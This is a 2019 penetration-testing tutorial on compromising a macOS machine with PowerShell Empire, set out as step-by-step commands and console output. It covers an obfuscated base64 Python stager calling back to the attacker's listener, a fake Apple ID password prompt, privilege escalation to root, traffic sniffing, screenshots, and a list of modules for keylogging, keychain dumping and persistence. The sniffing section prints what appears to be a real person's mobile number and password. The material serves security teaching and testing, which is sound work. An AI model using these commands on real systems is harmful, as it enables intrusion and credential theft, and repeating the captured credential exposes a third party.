

OSX Exploitation with Powershell Empire

March 21, 2019 By Raj Chandel

This article is another post in the empire series. In this article, we will learn OSX Penetration testing using empire.

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
Post Exploitation

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Exploiting MAC

Here I'm considering you know PowerShell Empire's basics, therefore, we will create the listener first using the following commands:

```
uselistener http
set Host //192.168.1.26
execute
```



```
(Empire: listeners) > uselistener http ↵
(Empire: listeners/http) > set Host http://192.168.1.26 ↵
(Empire: listeners/http) > execute ↵
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > █
```

Executing the above commands will start up the listener as shown in the image above. Now the next step is to create a stager for OS X. And for that, type :

```
usestager osx/launcher
execute
```

```
(Empire: listeners) > usestager osx/launcher ↵
(Empire: stager/osx/launcher) > execute ↵
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aWlw3J0IH
ID0gc3VicHJvY2Vzcy5Qb3BlbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUpCm91dCA9IHBzLnN0ZG91
BvcnQgdXJsGlmjsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydioxMS4wKS
ZXN0KHNLcnZlcit0KTsKcmVxLmFkZF9oZWfkZXIoJ1VzZXItQWdlbnQnLFVBKTsKcmVxLmFkZF9oZWfkZXIoJ0Nvb2tpZScsInNl
IyLmJ1aWxkX29wZW5lcihwcm94eSk7CnVybGxpYjIuaW5zdGFSbF9vcGVuZXIobyk7CmE9dXJsGlmjMi51cmxvcGVuKHJlcSkucm
bmdlKDI1NiksMCxbXQpmb3IgaSBpbjByYW5nZSgyNTYpOgogICAgaj0oaItTW2ldK29yZChrZXlbaSVsZW4oa2V5KV0pKSUyNTYk
I1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQogICAgb3V0LmFwcGVuZChjaHIob3JkKGN0YXIpXlNbKFNbaV0rU1tqXSklMjU2XS
(Empire: stager/osx/launcher) > ↵
```

As you can see in the image above, the above stager will generate a code. Execute this code in the target system i.e. OS X and after the execution, you will have your session as shown in the image below :

```
(Empire: agents) > agents ↵

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process      PID      Delay
----      -
2B0CUCHB py 192.168.1.33      hadess-Mac.local  hades         /usr/bin/python  676      5/0.0      2019-03-14 06:21:07

(Empire: agents) > rename 2B0CUCHB MacOS ↵
(Empire: agents) > interact MacOS ↵
(Empire: MacOS) > info ↵

[*] Agent info:

nonce      4541555215158726
jitter     0.0
servers    None
internal_ip 192.168.1.33
working_hours
session_key 4]0/0xo0000K0pn0u00f3kc0_m0G
children    None
checkin_time 2019-03-14 06:20:00
hostname    hadess-Mac.local
id          1
delay       5
username    hades
kill_date
parent      None
process_name /usr/bin/python
listener     http
process_id   676
profile      /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
os_details  Darwin,hadess-Mac.local,18.2.0,Darwin Kernel Version 18.2.0: Mon Nov
12 20:24:46 PST 2018; root:xnu-4903.231.4~2/RELEASE_X86_64,x86_64
```

Post Exploitation


Phishing

As we have the session of our mac, there are few post exploits that can use to our advantage. The first post exploitation module we will use is a collection/osx/prompt. Using this module will ask the user to enter their password to their Apple ID, which means this module does not work in stealth mode. To use this module type :

```
usemodule collection/osx/prompt  
execute
```

```
(Empire: MacOS) > usemodule collection/osx/prompt ↵  
(Empire: python/collection/osx/prompt) > execute ↵  
[>] Module is not opsec safe, run? [y/N] y  
[*] Tasked 2B0CUCBH to run TASK_CMD_WAIT  
[*] Agent 2B0CUCBH tasked with task ID 3  
[*] Tasked agent MacOS to run module python/collection/osx/prompt  
(Empire: python/collection/osx/prompt) > [*] Agent 2B0CUCBH returned results.  
button returned:OK, text returned:toor  
  
[*] Valid results returned by 192.168.1.33
```

Executing the above module will open a prompt in the target machine as shown in the image below and when entered password you have it in clear text as shown in the image above.



Privilege Escalation

For the privilege escalation of OS X, we have used the module `privesc/multi/sudo_spawn`. To see this module type :

```
usemodule privesc/multi/sudo_spawn  
set Listener http  
set Password toor  
execute
```

Executing this module will give you admin rights with a new session, as you can see in the image below :

```
(Empire: MacOS) > usemodule privesc/multi/sudo_spawn ↵
(Empire: python/privesc/multi/sudo_spawn) > set Listener http ↵
(Empire: python/privesc/multi/sudo_spawn) > set Password toor ↵
(Empire: python/privesc/multi/sudo_spawn) > execute ↵
[*] Tasked 2B0CUCBH to run TASK_CMD_WAIT
[*] Agent 2B0CUCBH tasked with task ID 4
[*] Tasked agent MacOS to run module python/privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > [*] Agent 2B0CUCBH returned results.
[*] Valid results returned by 192.168.1.33
[*] Sending PYTHON stager (stage 1) to 192.168.1.33
[*] Agent 0G42FY1T from 192.168.1.33 posted valid Python PUB key
[*] New agent 0G42FY1T checked in
[+] Initial agent 0G42FY1T from 192.168.1.33 now active (Slack)
[*] Sending agent (stage 2) to 0G42FY1T at 192.168.1.33
[!] strip_python_comments is deprecated and should not be used

(Empire: python/privesc/multi/sudo_spawn) > agents ↵

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process      PID      Delay
----      -
MacOS     py 192.168.1.33
         hadess-Mac.local  hadess           /usr/bin/python  676      5/0.0      2019-03-14 06:40:20
0G42FY1T  py 192.168.1.33
         hadess-Mac.local  *root            python -c import s 769      5/0.0      2019-03-14 06:40:21

(Empire: agents) > rename 0G42FY1T Macroot ↵
(Empire: agents) > interact Macroot ↵
(Empire: Macroot) > getuid ↵
[*] Tasked 0G42FY1T to run TASK_SHELL
[*] Agent 0G42FY1T tasked with task ID 1
(Empire: Macroot) > [*] Agent 0G42FY1T returned results.
root
..Command execution completed.
[*] Valid results returned by 192.168.1.33
```

Sniffing

The module we will use is collection/osx/sniffer. This will sniff around all the traffic in the coming to and going from our target system and give us all the necessary details by creating a pcap file. To use module type :

```
usemodule collection/osx/sniffer
execute
```

```
(Empire: Macroot) > usemodule collection/osx/sniffer ↵
(Empire: python/collection/osx/sniffer) > execute ↵
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 0G42FY1T to run TASK_CMD_WAIT_SAVE
[*] Agent 0G42FY1T tasked with task ID 6
[*] Tasked agent Macroot to run module python/collection/osx/sniffer
(Empire: python/collection/osx/sniffer) >
[*] Compressed size of hadess-Mac.local_2019-03-14_07-11-17.pcap download: 18 KB
[*] Final size of hadess-Mac.local_2019-03-14_07-11-17.pcap wrote: 29 KB
[+] File sniffer/hadess-Mac.local_2019-03-14_07-11-17.pcap from Macroot saved
[*] Agent 0G42FY1T returned results.
Output saved to ./downloads/Macroot/sniffer/hadess-Mac.local_2019-03-14_07-11-17.pcap
[*] Valid results returned by 192.168.1.33
```

As you can see that you will even find the password in clear text in the pcap file as shown in the image below :

74	16.573762	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
75	16.573764	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
76	16.573765	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
77	16.573767	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
78	16.573768	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
79	16.573769	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
80	16.573771	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
81	16.573772	182.18.171.150	192.168.1.33	HTTP	1506	Continuati
82	16.574747	192.168.1.33	182.18.171.150	TCP	66	50583 → 80
83	16.574748	192.168.1.33	182.18.171.150	TCP	66	50583 → 80

[Calculated window size: 132480]
[Window size scaling factor: 64]
Checksum: 0x23de [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▶ [SEQ/ACK analysis]
▶ [Timestamps]
TCP payload (69 bytes)
TCP segment data (69 bytes)


▶ [2 Reassembled TCP Segments (652 bytes): #32(583), #33(69)]
▶ Hypertext Transfer Protocol
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
▶ Form item: "mobileNo" = "9958024249"
▶ Form item: "password" = "imsanjeet2sr"
▶ Form item: "CatType" = ""
▶ Form item: "redirectPage" = ""
▶ Form item: "pid" = ""

Next post module is of taking a screenshot of the target system and to use the said module type :

```
usemodule collection/osx/screenshot  
execute
```

```
(Empire: Macroot) > usemodule collection/osx/screenshot  
(Empire: python/collection/osx/screenshot) > execute  
[>] Module is not opsec safe, run? [y/N] y  
[*] Tasked OG42FY1T to run TASK_CMD_WAIT_SAVE  
[*] Agent OG42FY1T tasked with task ID 8  
[*] Tasked agent Macroot to run module python/collection/osx/screenshot  
(Empire: python/collection/osx/screenshot) >  
[*] Compressed size of hadess-Mac.local_2019-03-14_07-31-46.png download: 2 MB  
[*] Final size of hadess-Mac.local_2019-03-14_07-31-46.png wrote: 2 MB  
[+] File screenshot/hadess-Mac.local_2019-03-14_07-31-46.png from Macroot saved  
[*] Agent OG42FY1T returned results.  
Output saved to ./downloads/Macroot/screenshot/hadess-Mac.local_2019-03-14_07-31-46.png  
[*] Valid results returned by 192.168.1.33
```

The above module will take a screenshot as shown in the image below :



There is a further number of post modules which you can use and experiment with as shown in the image below :

```
(Empire: 7NDYUB0K) > usemodule ↵
collection/linux/hashdump*
collection/linux/keylogger
collection/linux/mimipenguin*
collection/linux/pillage_user
collection/linux/sniffer*
collection/linux/xkeylogger
collection/osx/browser_dump
collection/osx/clipboard
collection/osx/hashdump*
collection/osx/imessage_dump
collection/osx/kerberosdump
collection/osx/keychaindump*
collection/osx/keychaindump_chainbreaker
collection/osx/keychaindump_decrypt
collection/osx/keylogger
collection/osx/native_screenshot
collection/osx/native_screenshot_mss
collection/osx/osx_mic_record
collection/osx/pillage_user
collection/osx/prompt
collection/osx/screensaver_alleyoop
collection/osx/screenshot
collection/osx/search_email
collection/osx/sniffer*
collection/osx/webcam
exploit/web/jboss_jmx
lateral_movement/multi/ssh_command
lateral_movement/multi/ssh_launcher
management/multi/kerberos_inject
management/multi/socks
management/multi/spawn
management/osx/screen_sharing
management/osx/shellcodeinject64*
persistence/multi/crontab
persistence/multi/desktopfile
persistence/osx/CreateHijacker*
persistence/osx/LaunchAgentUserLandPersistence
persistence/osx/RemoveDaemon*
persistence/osx/launchdaemonexecutable*
persistence/osx/loginhook
persistence/osx/mail
privesc/linux/linux_priv_checker
privesc/linux/unix_privsc_check
privesc/multi/bashdoor
privesc/multi/sudo_spawn
privesc/osx/dyld_print_to_file
privesc/osx/piggyback
privesc/windows/get_gppppasswords
situational_awareness/host/multi/SuidGuidSearch
situational_awareness/host/multi/WorldWriteableFileSearch
situational_awareness/host/osx/HijackScanner
situational_awareness/host/osx/situational_awareness
situational_awareness/network/active_directory/dscl_get_groupmembers
situational_awareness/network/active_directory/dscl_get_groups
situational_awareness/network/active_directory/dscl_get_users
situational_awareness/network/active_directory/get_computers
situational_awareness/network/active_directory/get_domaincontrollers
situational_awareness/network/active_directory/get_fileservers
situational_awareness/network/active_directory/get_groupmembers
situational_awareness/network/active_directory/get_groupmemberships
situational_awareness/network/active_directory/get_groups
situational_awareness/network/active_directory/get_ous
situational_awareness/network/active_directory/get_userinformation
situational_awareness/network/active_directory/get_users
situational_awareness/network/dcos/chronos_api_add_job
situational_awareness/network/dcos/chronos_api_delete_job
situational_awareness/network/dcos/chronos_api_start_job
situational_awareness/network/dcos/etcd_crawler
situational_awareness/network/dcos/marathon_api_create_start_app
situational_awareness/network/dcos/marathon_api_delete_app
situational_awareness/network/find_fruit
situational_awareness/network/gethostbyname
situational_awareness/network/http_rest_api
situational_awareness/network/port_scan
situational_awareness/network/smb_mount
trollsploit/osx/change_background
trollsploit/osx/login_message*
trollsploit/osx/say
trollsploit/osx/thunderstruck
```